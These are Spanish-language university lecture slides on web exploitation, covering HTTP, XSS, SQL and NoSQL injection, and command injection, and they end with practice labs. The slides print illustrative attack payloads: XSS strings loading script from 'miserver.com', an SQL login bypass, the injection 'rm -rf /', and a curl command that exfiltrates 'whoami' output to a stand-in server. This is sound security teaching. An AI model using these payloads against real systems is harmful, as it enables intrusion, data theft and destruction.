

#CátedrasCiber

Módulo III: Ataques a servidores y explotación web

06/11/2024




¿Qué vamos a ver?

- **Introducción:**
 - Protocolo HTTP(s), URLs y cabeceras
 - HTML, CSS, JS
 - Cookies: sesiones
- **HTML Injection / Cross Site Scripting (XSS)**
- **Inyecciones a BBDDs:**
 - Ejemplo relacional: MySQL
 - Ejemplo no relacional: MongoDB
- **Inyección de comandos**

Introducción

HTTP: Estructura de una URL

Todos sabemos que es una URL de forma intuitiva, pero ¿qué formato siguen?



Fuente Imagen: https://developer.mozilla.org/en-US/docs/Learn/Common_questions/Web_mechanics/What_is_a_URL

Ejemplos:

- `https://google.es/search?q=como+ganar+dinero`
- `ftp://ftp.funet.fi/pub/doc/rfc/rfc1738.txt`
- `file://localhost/etc/passwd` (o `file:///etc/passwd`)
- `gopher://172.0.0.1:6379/_%2A3%0D`
- `mailto:raul.martin@urjc.es?subject=Que+aula+es`

HTTP: Hypertext Transfer Protocol

Claves:

- La información se transmite como **texto**
- Es un protocolo **sin estado**, el servidor no tiene memoria
- Nos vamos a centrar en la versión 1.0/1.1 por simplicidad. Aunque la versión 2.0 y 3.0 son diferentes, herramientas como Burp adaptan automáticamente.

```
GET /index.html HTTP/1.1
Host: google.es
Cabecera2: valor2
Cabecera3: valor3
[\n\n]
```



```
HTTP/1.1 301 Moved Permanently
Location: http://www.google.es/
Content-Type: text/html; charset=UTF-8
Content-Length: 218
[\n\n]
<HTML><HEAD>
<TITLE>301 Moved</TITLE></HEAD><BODY>
<H1>301 Moved</H1>
The document has moved
```

HTTP: Cabeceras

Ejemplos de cabeceras típicas:

Petición:

- Referer
- Cookies
- User-Agent
- Authorization

Ambas:

- Content-Length
- Content-Type

Respuesta:

- Server
- Set-Cookie
- Location

¿Has visto una cabecera rara y no sabes que hace?

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Headers>

HTTP: Códigos de respuesta

1XX

- **INFORMATIONAL**
- Ej: 101 Switching Protocols

2XX

- **SUCCESS**
- Ej: 200 OK

3XX

- **REDIRECTION**
- Ej: 301 Moved permanently

4XX

- **CLIENT ERROR**
- Ej: 405 Method Not Allowed, 403 Forbidden

5XX

- **SERVER ERROR**
- Ej: 503 Service Unavailable

Más Información:

<https://developer.mozilla.org/en-US/docs/Web/HTTP/Status>

HTTP: Contenido



HTML



CSS




Javascript

HTTP: HTML

HTML: HyperText Markup Language

Referencia **elementos**:

<https://developer.mozilla.org/es/docs/Web/HTML/Element>



Fuente imagen: https://www.researchgate.net/figure/Flowchart-for-the-proposed-crawler-working_fig1_322350008

HTTP: CSS

- **CSS**: Cascading Style Sheets.
- Utilizado para dar estilo a contenido estructurado.
- Se aplica principalmente a documentos HTML, pero también se puede usar con otros documentos como SVG, XML, etc.

Hello World!
These paragraphs are styled with CSS.

```
<style>  
p {  
  color: red;  
  text-align: center;  
}  
</style>
```




HTTP: Javascript

- **Javascript:** lenguaje de programación.
- Creado originalmente para ejecutar en el contexto de un navegador web
- *Node.js* permite utilizarlo como un lenguaje de uso general.
- Ejemplos:
 - Manipular el contenido con interacciones del usuario
 - Peticiones web en segundo plano, sin recargar la página.
- Tiene ciertas peculiaridades...

```
> ["10", "10", "10", "10"].map(parseInt)
< ▶ (4) [10, NaN, 2, 3]
> ["10", "10", "10", "10"].map(function(x){return parseInt(x)})
< ▶ (4) [10, 10, 10, 10]
```

HTTP: Contenido

Hyper... ¿Text? → El contenido del body no tiene por qué ser texto



Raúl Martín Santamaría
Isaac Lozano Osorio
Sergio Pérez Peló

HTTP: Sesiones y Cookies

¿Sin memoria?



THESECURITYOFFICE VIEWERS ALSO WATCH

ManzDev 36
Software and Gam...

the security office **LIVE**
TheSecurityOffice
The Security Office - Sacando los trapos sucios de Jorge
Science & Technology Spanish

Inspector Console Debugger Network Style Editor Performance Memory Storage

Cache Storage
https://www.twitch.tv

Cookies
https://www.twitch.tv

Indexed DB
https://www.twitch.tv

Local Storage
https://www.twitch.tv

Session Storage
https://www.twitch.tv

Key	Value
chatSettings	{"fontSizePreference":"default","lastUsedFollowerDurations":
livestreamResumeTimes	{"43712718268":574,"43712814380":3168,"43713181964":15
local_copy_unique_id	"oqciFi5T1
local_storage_app_session_id	"4cb8700
local_storage_device_id	"55a9a6b
mod-view-unban-requests-last...	null
sentry_device_id	"b9fdb1f7f72f215e"
tag-size-cache-uv.2	{"value":{"Spanish":66.56666564941406,"IRL":37.89999389
twilight.emote_picker_history	{"9":{"emote":{"id":"9","token":"<3","type":"SMILIES"},"lastU
video-muted	{"default":false}

HTTP: Sesiones y Cookies

¿Sin memoria?

El protocolo HTTP no tiene estado, pero los **servidores o el cliente** con JS **pueden implementarlo**

RAÚL MARTÍN SANTAMARÍA



Mis asignaturas

THESE
ALSO



https://www.twitch.tv

Local Storage

https://www.twitch.tv

Session Storage

https://www.twitch.tv

local_storage_device_id	"55a9a6b"
mod-view-unban-requests-last...	null
sentry_device_id	"b9fdb1f7f72f215e"
tag-size-cache-uv.2	{"value":{"Spanish":66.56666564941406,"IRL":37.89999389}}
twilight.emote_picker_history	{"9":{"emote":{"id":"9","token":"<3","type":"SMILIES"},"lastU
video-muted	{"default":false}

Jorge


Sto

urations":

1964":15

HTTP vs HTTPS

¿Qué significa realmente el candadito?



HTTPS no es más que TLS + HTTP

Funcionamiento (muy simplificado):


- Añade un paso inicial para establecer una clave de cifrado **simétrica**
- Antes de enviar cualquier dato por el canal, se cifra con dicha clave
- En el otro extremo (cliente o servidor), se descifra con **la misma clave**

HTML Injection & Cross Site Scripting (XSS)

HTML Injection / XSS

Ejemplo: <https://xss-game.appspot.com/level1>

FourOrFour



FourOrFour

Sorry, no results were found for **paco**. [Try again](#)

```
<body>
  
  <form method="GET">
    <input id="query" name="query">
    <input id="button" type="submit" value="Search">
  </form>
</body>
```

```
<body>
  
  <div>
    Sorry, no results were found for <b>paco</b>.
    <a href="#">Try again</a>.
  </div>
</body>
```

HTML Injection / XSS

¿Y si insertamos contenido adicional? Ej: imagen

FourOrFour

```
paco
```

Search



FourOrFour




Sorry, no results were found for **paco** . [Try again.](#)

```
1 <body>  
2   
3 <div>  
4 Sorry, no results were found for  
5 <b>paco</b>.  
6 <a href="#">Try again</a>.  
7 </div>
```

HTML Injection / XSS

Cuando podemos ejecutar Javascript,
hablamos de XSS (Cross Site Scripting)

```
paco<img src/onerror=alert()>
```




Ejemplos de payloads típicos:

- `<script/src=//miserver.com></script>`
- `<img/src/onerror=...>`
- `<svg/onload=eval(name)>`

Inyecciones a BBDDs

SQL Injection

- La forma más frecuente de almacenar datos es mediante BBDD relacionales.
- Para manipular y consultar los datos, se utiliza el **lenguaje SQL** (Structured Query Language).



Fuente imagen: <https://www.seobility.net/de/wiki/Frontend> CC-BY-SA 4.0

SQL Injection

Ej: **Insertar** nueva entidad

```
INSERT INTO users(username, password, email)  
VALUES ("admin", "adminpassword", "admin@example.es");
```

Nombre
tabla

Valores a insertar

Columnas de las
que damos
valores

Ej: **Buscar** entidad

```
SELECT * FROM users  
WHERE username = 'admin';
```

Selecciona todas
las columnas


Filtrado por
nombre de
usuario

Nombre
tabla

SQL Injection

Ejemplo de login: *username* y *password* como parámetros que se buscan en la BBDD

Login



A screenshot of a web login form. It has a title 'Login' in blue. Below the title are two input fields: 'Username' and 'Password', both with light blue borders and small icons on the right. At the bottom of the form is a green button with the text 'Log in' in white.

Frontend

```
username = request.form.get("username")
password = request.form.get("password")
try:
    db_password = db.session.execute(
        f"Select password from users where username = '{username}'
    ").fetchone()
```

Backend (Python 3)

¿Qué ocurre si el usuario se llama D'Angelo?

SQL Injection

Ejemplo de login: *username* y *password* como parámetros que se buscan en la BBDD

Login

Username

Password

Log in

Frontend

```
username = request.form.get("username")
```

```
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MySQL server version for the right syntax to use near 'Angelo';  
' at line 1
```

```
).fetchone()
```

```
'{username}'
```

Backend (Python 3)

¿Qué ocurre si el usuario se llama D'Angelo?

SQL Injection

Ejemplo: **login bypass**

username → `admin'; --`

Objetivo: iniciar sesión
con cualquier usuario
**sin conocer su
contraseña**

Si la *query* que se ejecuta es:

```
SELECT * FROM users  
WHERE username = '{username}'  
AND password = '{password}';
```



Al concatenarla con
la entrada del usuario...

```
SELECT * FROM users  
WHERE username = 'admin'; -- -'  
AND password = '{password}';
```

SQL Injection

Ejemplo: operaciones útiles en MySQL

- Detección n° columnas: `ORDER BY {1,2,3...n}`
- Exfiltrar datos: `UNION SELECT ...`
 - concatenando strings: `CONCAT(..., ..., ...)`
- Nombres tablas: `SELECT table_name FROM information_schema.tables`
- Nombres columnas: `SELECT column_name FROM information_schema.columns`
- Recuerda, **cada BBDD** (Oracle, SQL Server, MariaDB, etc.)

tiene su propio dialecto de SQL.

- **Referencias útiles:**

<https://portswigger.net/web-security/sql-injection/cheat-sheet>

<https://book.hacktricks.xyz/pentesting-web/sql-injection>

SQL Injection

Existen herramientas como **SQLMap** que simplifican nuestro trabajo, pero **debemos entender cómo funciona** la vulnerabilidad para usarla de forma efectiva

```
[10:34:28] [INFO] testing connection to the target URL
[10:34:28] [INFO] heuristics detected web page charset 'ascii'
[10:34:28] [INFO] checking if the target is protected by some kind of WAF/IPS
[10:34:28] [INFO] testing if the target URL content is stable
[10:34:29] [INFO] target URL content is stable
[10:34:29] [INFO] testing if GET parameter 'id' is dynamic
[10:34:29] [INFO] GET parameter 'id' appears to be dynamic
[10:34:29] [INFO] heuristic (basic) test shows that GET parameter 'id' might be injectable (possible DBMS: 'MySQL')
[10:34:29] [INFO] heuristic (XSS) test shows that GET parameter 'id' might be vulnerable to cross-site scripting (XSS) attacks
[10:34:29] [INFO] testing for SQL injection on GET parameter 'id'
it looks like the back-end DBMS is 'MySQL'. Do you want to skip test payloads specific for other DBMSes? [Y/n] Y
for the remaining tests, do you want to include all tests for 'MySQL' extending provided level (1) and risk (1) values? [Y/n] Y
[10:34:29] [INFO] testing 'AND boolean-based blind - WHERE or HAVING clause'
[10:34:29] [WARNING] reflective value(s) found and filtering out
[10:34:29] [INFO] GET parameter 'id' appears to be 'AND boolean-based blind - WHERE or HAVING clause' injectable (with --string="luther")
```

<https://github.com/sqlmapproject/sqlmap>

NoSQL Injection

Shan popularizado las bases de datos NoSQL en los últimos años



Aunque no son vulnerables a SQL Injection como tal (¡porque no usan SQL!) dependiendo de como procesen la entrada del usuario **aparecen nuevos vectores** de ataque.

NoSQL Injection



Ejemplo: MongoDB

- MongoDB almacena documentos JSON en colecciones

URL: `https://vulnerable/login?username=u&password=u`

SQL: `Select * from users where username = 'u' and password = 'p'`

NoSQL: `Users.find({$and: [{username: 'u'}, {password: 'p'}]})`

Si el parámetro *password* lo controla el usuario, puede ser posible **inyectar operadores** adicionales

`https://vulnerable/login?username=u&password[$ne]=u`



`Users.find({$and: [{username: 'u'}, {password:{$ne: "u"}}]})`

Inyección de comandos


Inyección de comandos

Los lenguajes de programación tienen APIs para operaciones con el SO: ficheros, sockets, ejecutar otros programas, etc.

Ej: suelen proveer funcionalidad para **ejecutar comandos** a través de su API:

- PHP: `exec`, `passthru`, `system`, `proc_open`, ...
- C/C++: `system`, `execl`, `execvp`, ...
- Python: `os.system`, `os.popen`, `subprocess.*`, ...
- Java: `Runtime.exec()`, `ProcessBuilder`, ...
- [...]

Inyección de comandos



```
fichero = open("{nombre}").readlines()
```



```
fichero = system("cat {nombre}")
```

Inyección de comandos



```
nombre = "medaigual; rm -rf /"
```

```
fichero = open("{nombre}").readlines()
```



```
fichero = system("cat {nombre}")
```

Inyección de comandos



```
nombre = "medaigual; rm -rf /"
```

```
fichero = open("{nombre}").readlines()
```



```
fichero = open("medaigual; rm -rf /").readlines()
```

No hay ningún archivo llamado `medaigual; rm -rf /`

```
fichero = system("cat {nombre}")
```



```
fichero = system("cat medaigual; rm -rf /")
```

Espero que tengas *backups*...

Inyección de comandos

Ejemplos
combinaciones para
Bash siguiendo
ejemplo anterior

```
fichero = system("echo {nombre}")
```

- `file; ls`
- `file | ls`
- `file || ls`
- `file && ls`
- `$(ls)`
- ``ls``

Inyección de comandos

¿Y si el output no es visible?

¿Qué podemos hacer?

- **Redirección** a fichero visible desde el servidor web
 - Ej: `ls >/var/www/html/output.txt 2>&1`
- Exfiltración fuera de banda (**OOB**, *Out of Band*)
 - Herramientas: Ngrok, interactsh, Burp Collaborator, etc.
 - Manual: `;curl miserver.com/exfil --data "`whoami`"`
- **Time based**: `cat file.txt || sleep 10`

iA practicar!

Retos para esta semana

1. **PicoCTF**, categoría “*web exploitation*”:

- Insp3ct0r
- Local Authority
- GET aHEAD
- Cookies
- Where are the robots.txt
- Logon
- Login
- Caas

2. Retos en la plataforma

Práctica adicional

Google XSS Games (<https://xss-game.appspot.com/>)

Portswigger Labs:

- <https://portswigger.net/web-security/sql-injection/lab-retrieve-hidden-data>
- <https://portswigger.net/web-security/sql-injection/lab-login-bypass>
- <https://portswigger.net/web-security/all-labs#cross-site-scripting>
(todos los etiquetados como XSS Apprentice)
- <https://portswigger.net/web-security/os-command-injection/lab-simple>
- <https://portswigger.net/web-security/os-command-injection/lab-blind-time-delays>
- <https://portswigger.net/web-security/os-command-injection/lab-blind-output-redirectation>
- <https://portswigger.net/web-security/nosql-injection/lab-nosql-injection-bypass-authentication>

#CátedrasCiber

Módulo III: Ataques a servidores y explotación web